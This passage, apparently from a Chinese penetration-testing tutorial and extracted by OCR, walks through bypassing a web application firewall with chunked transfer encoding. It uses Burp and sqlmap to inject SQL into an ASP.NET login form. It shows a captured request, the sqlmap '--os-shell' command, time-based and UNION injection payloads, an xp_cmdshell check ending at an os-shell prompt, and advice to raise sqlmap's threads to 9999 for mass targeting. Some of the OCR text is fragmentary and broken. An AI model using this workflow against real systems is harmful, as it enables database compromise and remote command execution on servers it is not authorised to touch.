
简而言之，就是把数据包分成一块一块的丢过去，骗骗死脑筋的WAF。

5 分块传输开启绕过


手工进行分块绕过较为繁琐，且花费时间长，面对大量资产的情况，项目时间较为紧张的情况下，还是使用自动化工具来的快捷方便。这里使用sqlmap+burp+burp插件（chunked-coding-converter）。祭出我二表哥工具的项目地址：https://github.com/c0ny1/chunked-coding-converter。快速使用：burp获取post包后，复制post包，做成post.txt,并放置于sqlmap工具文件下。（忽略在下负一级的打马赛克技术）


Burp Project 测试器 重发器 窗口 帮助
仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项 Passive Scan Client Sqlmap
发送 取消
请求
Raw 参数 头 Hex ViewState
POST /site aspx HTTP/1.1
Host: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 545
Referer: http: default.aspx
Cookie: jsjCIM_userid=; jsjCIM_userName=; jsjCIM_engName=;
ASP.NET_SessionId=bxutul45dxyr3zuki0sydmu
Connection: close
Upgrade-Insecure-Requests: 1
__LASTFOCUS=&__VIEWSTATE=%2FwEPDwUKMT
XJsBR5%2BL2tYWdlU2NhbI5yMDIwMtzlyOD
c3RCYWNrS2V5X18WAQUFbG9naW
ATEGENERATOR=4D84E9BB&__EVENTARGUMENT=&__EVENTVALIDATION=%2FwE
WCgKZo9CfDwKo%2FvL
LKyBwKPyPGACvOt
Password=&rnd=
a=&user=admin&pass=admin&login.x=96&login.y=5
响应
Raw 头 Hex HTML Render ViewState
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/10.0
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET
Date: Sun, 28 Jun 2020 07:36:15 GMT
Connection: close
Content-Length: 12175
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR
<html xmlns:v="urn:schemas-microsoft-com:vml" xmlns:o="urn:schemas-microsoft-com
xmlns="http://www.w3.org/1999/xhtml" >
<head id="Head1"><meta http-equiv="X-UA-Compatible" content="IE=edge,
content="no-cache" /><meta http-equiv="Cache-Control" content="no-
content="0" /><title>
</title>
<script src="js/Syunew6.js" type="text/javascript"></
<link href="css/login/login.css?v=20180419" rel="
<script type="text/javascript" src="js/key1.
<script type="text/javascript" src="js/q
function openfullscreen()
window.open("Defa
function WALL_
var WshSh
WshShe
<style type="text/css">
body{
margin-left: -80px;
margin-top: 0px;
margin-right: 0px;
输入搜索字词
没有比赛
完成
12,440字节 | 43毫秒


此电脑 › Windows (C:) › Python27 › sqlmap ›
搜索"sqlmap"
名称
修改日期
类型
大小
.github 2020-06-18 10:44 文件夹
data 2020-06-18 10:44 文件夹
doc 2020-06-18 10:44 文件夹
extra 2020-06-18 10:44 文件夹
lib 2020-06-18 10:44 文件夹



使用burp 设定插件，开启插件代理：



使用Sqlmap进行代理：sqlmap语句sqlmap.py -r post.txt --proxy=http://127.0.0.1:8080 --os-shell

```
sqlmap - sqlmap.py -r post.txt --proxy=http://127.0.0.1:8080 --os-shell

    Payload: __VIEWSTATE=/wEPDwUKMTE3NDU2NDE2MA9kFgICAw9kFgICBO8PF[redacted]OFJ0ezu+e7n+aPk0ekuu+8muivpeeUo0aIt+S4jeWtmOW
cq0+8gWRkGAEFH19f[redacted]udHJvb[redacted]mlxwzKy7kW
HN+o=&__VIEWSTATE[redacted]ERATOR[redacted]f7fTi5v3qN+TtTKPA26rFBFbg
EmEqfXVcdSlxxP9m8[redacted]7jzee6i[redacted]RgZXZ5E+8LRml=&Username=';WAITFOR DELAY '0:0:5'--&passname=&Imag
eButtonLogin.x=0&[redacted]ageButtonLogin.y=0

    Type: UNION query
    Title: Generic [redacted] query (NULL) - 20 columns
    Payload[redacted]_VIEW[redacted]/wEPDwUKMTE3NDU2NDE2MA9kFgICAw9kFgICBQ8P[redacted]gIeBFRleHQFJ0ezu+e7n+aPk0ek[redacted]+S4jeWtmOW
cq0+8gWRkGA[redacted]zKy7kW
HN+o=&__VIE[redacted]FBFbg
EmEqfXVcdSl[redacted]NION ALL SELECT NULL,NULL,NULL,CHAR(1
13)+CHAR(10[redacted]CHAR(77)+CHAR(90)+CHAR(111)+CHAR(67)+CHA
R(78)+CHAR([redacted],NULL,NULL,NULL,NULL,NULL,NULL,NULL,
NULL,NULL,NULL,NULL,NULL-- QVYx&passname=&ImageButtonLogin.x=0&ImageButtonLogin.y=0
---
[16:23:10] [INFO] the b[redacted]oft SQL Server
web server opera[redacted]2012 R2
web appli[redacted]ogy: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 8.5
back-end DBMS: Micros[redacted]2012
[16:23:10] [INFO] test[redacted] if c[redacted]ser is DBA
[16:23:10] [WARNING] r[redacted]e[redacted]d filtering out
[16:23:11] [INFO] test[redacted] if xp_cmdshell extended procedure is usable
got a 302 redirect to [redacted]tp[redacted]. Do you want to follow? [Y/n] y
redirect is a result c[redacted] POST request. Do you want to resend original POST [redacted]n? [y/N]
[16:23:20] [CRITICAL] [redacted]siderable lagging has be[redacted]. Please use as high value for opt
ion '--time-sec' as po[redacted]ble [redacted]
[16:23:20] [WARNING] i[redacted]s v[redacted] connection during usage of time-based payloads to pr
event potential disrup[redacted]ns
[16:23:41] [ERROR] una[redacted]cmdshell output
[16:23:41] [INFO] goi[redacted]cmdshell' for operating system command execution
[16:23:41] [INFO] cal[redacted]x' or 'q' and press ENTER
os-shell>
```

什么？为什么不继续了？因为客户不让了，表演结束了，谢谢大家。

6 让我再多说一句

当然为了更加快速化，和方便快捷一步到位，可使用sqlmap参数batch自动进行注入。

```
sqlmap.py -r post.txt --proxy=http://127.0.0.1:8080 -batch
```

当然，我们再可以提高速度，进行一步到位，可使用sqlmap参数threads提高并发数。

```
sqlmap.py -r post.txt --proxy=http://127.0.0.1:8080 --batch --threads 10
```

当当当然可以修改sqlmap配置文件将默认最高10改成9999，具体根据现场实际情况进行修改。

Sqlmap配置文件settings.py，将MAX_NUMBER_OF_THREADS = 9999。

多线程sqlmap效果如下：

Ok，以上是面对大量资产绕过waf进行注入的姿势。